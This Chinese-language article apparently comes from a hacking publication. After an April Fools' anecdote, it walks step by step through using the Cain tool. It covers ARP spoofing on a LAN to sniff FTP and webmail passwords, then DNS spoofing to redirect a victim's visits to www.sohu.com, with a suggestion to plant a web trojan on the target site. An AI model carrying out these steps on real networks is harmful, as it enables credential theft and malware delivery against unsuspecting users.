大家4月1号过的怎么样啊，有没有被人整或者整别人呢？来看看偶自己的不幸遭遇吧，3月31号晚上偶就收到N多恐吓，让我在4.1小心点，某某人想整我什么的，想偶平时那么的善良，怎么还有这么多的人要来整偶呢，郁闷中——思考半天，想起一个原因就是偶太帅了吧？惹的很多女生围着偶转，估计这就是得罪这么多人的原因了，哎！长的帅也有错，再郁闷！为了偶160的智商不受侮辱，偶做了一个惊人的决定：3.31晚上找出MP3，装满BEYOND和LINKIN PARK的摇滚乐，再把3节电池都充满电，4.1早上起来就拿着MP3耳塞塞住耳朵里，再在背上贴一纸，上书：今天偶闭关，请勿扰，有事明天再讲，谢谢合作！

偶就是听着这MP3过了一天，没有被整，呵呵！对得起160的智商了。最后3节电都听完了还没到夜里12点，偶没事做了，就打开电脑看到时钟显示11：58了，心里一阵暗喜，心想，今年总算逃过一劫。这时一朋友发来一网址说5.1长假去哪里玩的一些参考图和路线图，刚好和GF准备找个合适的地方旅游，好站，便赶快连了上去，很不幸的看到上面一排红字："小样，就不信整不到你，送你最后一份祝福，~_@ !"我冷笑着想，呵呵~~都过12点咯，还骗我，笨！不想瞄了下电脑右下角，显示的竟然是11：59。我~@@&^%$#$%%%%^(*&^%%$^

往事不堪回首，还是来看文章吧！

嗅探的神兵利器cain的两个用法介绍

文/cx

网络上有很多关于嗅探的文章，大部分都使用的是小榕的ArpSniffer这个工具来完成。我用了几次后，发现经常会出现Spoof2 Can'nt Open Driver类似这样的错误提示。转投cain的怀抱已经有一段时间了，也逐渐掌握了它的一些用法。用于此工具涉及的网络领域太广泛了，有很多我也没有条件接触到，所以我也不能一一介绍它的各项功能，只是挑选我们入侵当中最适用的两个功能来介绍给大家。

嗅探的前提一般是要求被嗅探的主机与我们操作的主机处在同一网关下。网上判断两台机器是否处在同一网关下的简单方法是用tracert命令，其实另一条ping命令也不错。具体做法是我们先在192.168.8.10的机器上ping一下目标IP地址192.168.8.2：

```
C:\>ping 192.168.8.2
Pinging 192.168.8.2 with 32 bytes of data:
Reply from 192.168.8.2: bytes=32 time<1ms TTL=128
Reply from 192.168.8.2: bytes=32 time<1ms TTL=128
Reply from 192.168.8.2: bytes=32 time<1ms TTL=128
Reply from 192.168.8.2: bytes=32 time<1ms TTL=128
Ping statistics for 192.168.8.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

再来arp -a一下：

```
C:\>arp -a

Interface: 192.168.8.10 --- 0x10003
  Internet Address      Physical Address      Type
  192.168.8.1           00-e0-4c-00-4d-f1     dynamic
  192.168.8.2           00-0a-eb-7d-0d-52     dynamic
```

如果192.168.8.2网卡的MAC地址出现在列表里，就表示在同一网关下，一般情况下就能进行ARP欺骗了。

一、ARP欺骗

前边介绍了一个如何判断能够进行ARP欺骗的前提方法，还是回归到我们的正题cain的ARP欺骗用法介绍吧。打开cain2.5版本，软件界面如图1所示。




图1

点击图1中的configure菜单，进行选项的配置工作（图2），在图2中要选中你本机的网卡地址。图2中的arp(arp poison routing)选项是你指你可以在这里填写一个虚假的IP地址来进行ARP欺骗，避免被欺骗者发现你的真实IP地址（图3）。在图2中的其它三个选项单大家一看就明白了，我就不用再赘述了。这里一般只选中网卡地址这个选项，其它默认就可以了。




图2




图3

配置完成后，回到图1的主界面，点击sniffer按钮后再点击最左边的网卡图标按钮，然后在主界面的空白处点右键扫描同一网关下的IP地址（图4），扫描都按默认选项好了。我是在192.168.8.＊这个局域网测试的，得到的结果如图5所示。




图4




图5

得到图5所示的结果后，再点击cain主界面下边的ARP欺骗按钮（图6），接下来我们点击软件顶端界面的那个黑十字按钮，把我们刚才在图5中得到的结果加入ARP欺骗列表（图7）。

图7中的192.168.8.1是网关，我们要嗅探的是192.168.8.10->192.168.8.1的数据，就是外走的数据包，所以要这样选。当




图6




图7

然，你可以选多种组合，看看嗅探效果有什么不同。一切配置完毕后，点击软件主界面的笑脸图标(实际是个警示图标)就可以开始嗅探了（图8）。




图8

大功终于告成，我现在再去192.168.8.10这台机器上进行一次web及FTP登陆，看看能抓到什么数据。点击软件底端最右端的passwords按钮后就来欣赏我们的杰作成果吧（图9）。看到了没有抓到了我刚才登陆一次FTP的用户名和密码，共中HTTP选项有我登陆邮箱的用户名和密码，这里就不再抓图了。不过，CAIN这东东也有个缺点，就是错误的密码它也会抓。当然了，嗅探软件都是这样的了，没有那样智能的啦！




图9

二、DNS欺骗

在DNS欺骗之前，你仍然要按照我前边介绍的配置工作将局域网内的主机列表扫出来加入到HOSTS选项单中，一直做到刚才ARP欺骗中的第8个图的位置。我们仍然对192.168.8.10进行DNS欺骗。此时，因为我们要进行DNS欺骗，所以不急点笑脸图标进行嗅探了。我们要做的是点击软件界面底部的ARP-DNS按钮，再次点击顶端的黑十字按钮，把要欺骗的主机加入到ARP-DNS列表当中（图10）。




图10

在图10中第1个选项框是你要欺骗192.168.8.10的正常访问页面，如www.sohu.com。第二个选项框是IP地址，指的是让192.168.8.10访问www.sohu.com要跳到被欺骗的IP地址上。cain非常贴心，还给你做了一个域名到IP地址的转换，图10中的resolve选项就是，填入域名后就会自动转换成IP地址。一切完毕后，我们再点击笑脸图标进行ARP欺骗。此时192.168.8.10这台机器上网访问www.sohu.com页面就会被我们引入到了设定好的IP地址上了。想没有想到，此时我们做个网页木马进行攻击效果会如何呢？图11就是被欺骗的机器访问www.sohu.com被我引入到了www.haiyang.net上了。

